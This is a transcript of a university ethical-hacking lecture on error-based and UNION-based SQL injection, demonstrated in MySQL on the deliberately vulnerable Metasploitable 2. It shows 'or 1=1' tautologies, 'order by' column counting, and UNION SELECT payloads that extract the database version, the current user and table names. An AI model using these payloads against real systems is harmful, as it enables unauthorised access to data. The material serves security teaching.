
Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 52
SQL Injection Error Based (Part 2)


(Refer Slide Time: 00:14)



```
|  14 | kevin    | 42           | Doug Adams rocks            | FALSE    |
|  15 | dave     | set          | Bet on S.E.T. FTW           | FALSE    |
|  16 | ed       | pentest      | Commandline KungFu anyone?  | FALSE    |
+-----+----------+--------------+-----------------------------+----------+
16 rows in set (0.00 sec)

mysql> select * from accounts where username="any" or 1=1 limit 1;
+-----+----------+-----------+-------------+----------+
| cid | username | password  | mysignature | is_admin |
+-----+----------+-----------+-------------+----------+
|   1 | admin    | adminpass | Monkey!     | TRUE     |
+-----+----------+-----------+-------------+----------+
1 row in set (0.00 sec)

mysql> select * from accounts where username="any" or 1=1 limit 2;
+-----+----------+--------------+-------------------+----------+
| cid | username | password     | mysignature       | is_admin |
+-----+----------+--------------+-------------------+----------+
|   1 | admin    | adminpass    | Monkey!           | TRUE     |
|   2 | adrian   | somepassword | Zombie Films Rock! | TRUE     |
+-----+----------+--------------+-------------------+----------+
2 rows in set (0.00 sec)

mysql>
mysql>
```

Now, I will show you the queries, which is related with the error based SQL injection using the operating system Metasploitable 2. Now, suppose from the table accounts, we want to select some entry.


(Refer Slide Time: 00:46)



```
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql> select * from accounts where username="test" and password="any" order by
1;_
```

select * from accounts where username = “test” and password = “any” order by 1. So, there is no such entry. So, it is a empty set and also we use the **order by** clause.

(Refer Slide Time: 01:38)




```
mysql>
mysql> select * from accounts where username="test" and password="any" order by
1;
Empty set (0.00 sec)

mysql> select * from accounts where username="test" and password="any" order by
2;
Empty set (0.00 sec)

mysql> select * from accounts where username="test" and password="any" order by
3;
Empty set (0.00 sec)

mysql> select * from accounts where username="test" and password="any" order by
4;
Empty set (0.00 sec)

mysql> select * from accounts where username="test" and password="any" order by
5;
Empty set (0.00 sec)

mysql> select * from accounts where username="test" and password="any" order by
6;
ERROR 1054 (42S22): Unknown column '6' in 'order clause'
mysql> select * from accounts
```

So, this is an empty set. Now run the same query; now this time you use the **order by 2**; this is also empty set. Now use **order by 3**; this is also empty set. Now use **order by 4**; this is also a empty set; now **order by 5**, empty set; now **order by 6**, see error. All this previous query there is no error; but when you use the same query with the **order by 6**, then we got an error, why?

So, it basically find out the number of column in that particular table. So, in that particular table, there are 5 columns. So, if I check, then we can easily see that there are 5 columns are there. So, that is why if you use the order by clause with the number 6, then it will give us an error. **select * from accounts**.

(Refer Slide Time: 03:26)




```
mysql> select * from accounts;
+-----+----------+--------------+-----------------------------+----------+
| cid | username | password     | mysignature                 | is_admin |
+-----+----------+--------------+-----------------------------+----------+
|   1 | admin    | adminpass    | Monkey!                     | TRUE     |
|   2 | adrian   | somepassword | Zombie Films Rock!          | TRUE     |
|   3 | john     | monkey       | I like the smell of confunk | FALSE    |
|   4 | jeremy   | password     | d1373 1337 speak            | FALSE    |
|   5 | bryce    | password     | I Love SANS                 | FALSE    |
|   6 | samurai  | samurai      | Carving Fools               | FALSE    |
|   7 | jim      | password     | Jim Rome is Burning         | FALSE    |
|   8 | bobby    | password     | Hank is my dad              | FALSE    |
|   9 | simba    | password     | I am a cat                  | FALSE    |
|  10 | dreveil  | password     | Preparation H               | FALSE    |
|  11 | scotty   | password     | Scotty Do                   | FALSE    |
|  12 | cal      | password     | Go Wildcats                 | FALSE    |
|  13 | john     | password     | Do the Duggie!              | FALSE    |
|  14 | kevin    | 42           | Doug Adams rocks            | FALSE    |
|  15 | dave     | set          | Bet on S.E.T. FTW           | FALSE    |
|  16 | ed       | pentest      | Commandline KungFu anyone?  | FALSE    |
+-----+----------+--------------+-----------------------------+----------+
16 rows in set (0.00 sec)

mysql> select * from accounts where username='test' union select 1,2,3,@@version
_
```

Now, see there are 5 columns, 1, 2, 3, 4, 5. So, that is why when you use **order by 6**, it will give us an error. So, by using this error, we can also find out, we can also enumerate the database. So, this way we can also able to find out the number of column in a particular table. Now we will use the **union** clause.

select * from accounts where username = “test” and password = “any” union select 1, 2, 3, @@version, 5 and terminate the query.

(Refer Slide Time: 05:09)




```
|  6 | samurai  | samurai    | Carving Fools              | FALSE    |
|  7 | jim      | password   | Jim Rome is Burning        | FALSE    |
|  8 | bobby    | password   | Hank is my dad             | FALSE    |
|  9 | simba    | password   | I am a cat                 | FALSE    |
| 10 | dreveil  | password   | Preparation H              | FALSE    |
| 11 | scotty   | password   | Scotty Do                  | FALSE    |
| 12 | cal      | password   | Go Wildcats                | FALSE    |
| 13 | john     | password   | Do the Duggie!             | FALSE    |
| 14 | kevin    | 42         | Doug Adams rocks           | FALSE    |
| 15 | dave     | set        | Bet on S.E.T. FTW          | FALSE    |
| 16 | ed       | pentest    | Commandline KungFu anyone? | FALSE    |
+----+----------+------------+----------------------------+----------+
16 rows in set (0.00 sec)

mysql> select * from accounts where username='test' union select 1,2,3,@@version
,5;
+-----+----------+----------+-----------------+----------+
| cid | username | password | mysignature     | is_admin |
+-----+----------+----------+-----------------+----------+
|   1 | 2        | 3        | 5.0.51a-3ubuntu5 | 5        |
+-----+----------+----------+-----------------+----------+
1 row in set (0.01 sec)

mysql> select * from accounts where username='test' union select 1,2,3,user(),5;
```

So, it basically gives you the result 1 in first column, 2 in second column, 3 in third column and the version at the 4th column and 5 in the 5th column. So, it basically gives us the union result; as the query gives us our empty set, so that is why it only show us that result which we union with the value 1, 2, 3, version and 5.

Similarly, we can also find out that user. **select * from accounts where username = "test" union select 1, 2, 3, user, 5**.


(Refer Slide Time: 06:56)



```
| 13 | john     | password   | Do the Duggie!             | FALSE    |
| 14 | kevin    | 42         | Doug Adams rocks           | FALSE    |
| 15 | dave     | set        | Bet on S.E.T. FTW          | FALSE    |
| 16 | ed       | pentest    | Commandline KungFu anyone? | FALSE    |
+----+----------+------------+----------------------------+----------+
16 rows in set (0.00 sec)

mysql> select * from accounts where username='test' union select 1,2,3,@@version
,5;
+-----+----------+----------+-----------------+----------+
| cid | username | password | mysignature     | is_admin |
+-----+----------+----------+-----------------+----------+
|   1 | 2        | 3        | 5.0.51a-3ubuntu5 | 5        |
+-----+----------+----------+-----------------+----------+
1 row in set (0.01 sec)

mysql> select * from accounts where username='test' union select 1,2,3,user(),5;
+-----+----------+----------+----------------+----------+
| cid | username | password | mysignature    | is_admin |
+-----+----------+----------+----------------+----------+
|   1 | 2        | 3        | root@localhost | 5        |
+-----+----------+----------+----------------+----------+
1 row in set (0.00 sec)

mysql> _
```

Now, see it only gives us the username in the 4th column; username is **root@ localhost**.

(Refer Slide Time: 07:08)



```
|    1 | 2         | 3         | tiki_webmail_contacts                  | 5         |
|    1 | 2         | 3         | tiki_webmail_messages                  | 5         |
|    1 | 2         | 3         | tiki_wiki_attachments                  | 5         |
|    1 | 2         | 3         | tiki_zones                             | 5         |
|    1 | 2         | 3         | users_grouppermissions                 | 5         |
|    1 | 2         | 3         | users_groups                           | 5         |
|    1 | 2         | 3         | users_objectpermissions                | 5         |
|    1 | 2         | 3         | users_permissions                      | 5         |
|    1 | 2         | 3         | users_usergroups                       | 5         |
|    1 | 2         | 3         | users_users                            | 5         |
+------+-----------+-----------+----------------------------------------+-----------+
236 rows in set (0.34 sec)

mysql> select * from accounts
```

So, this way we can also find out the table name. **select * from accounts**.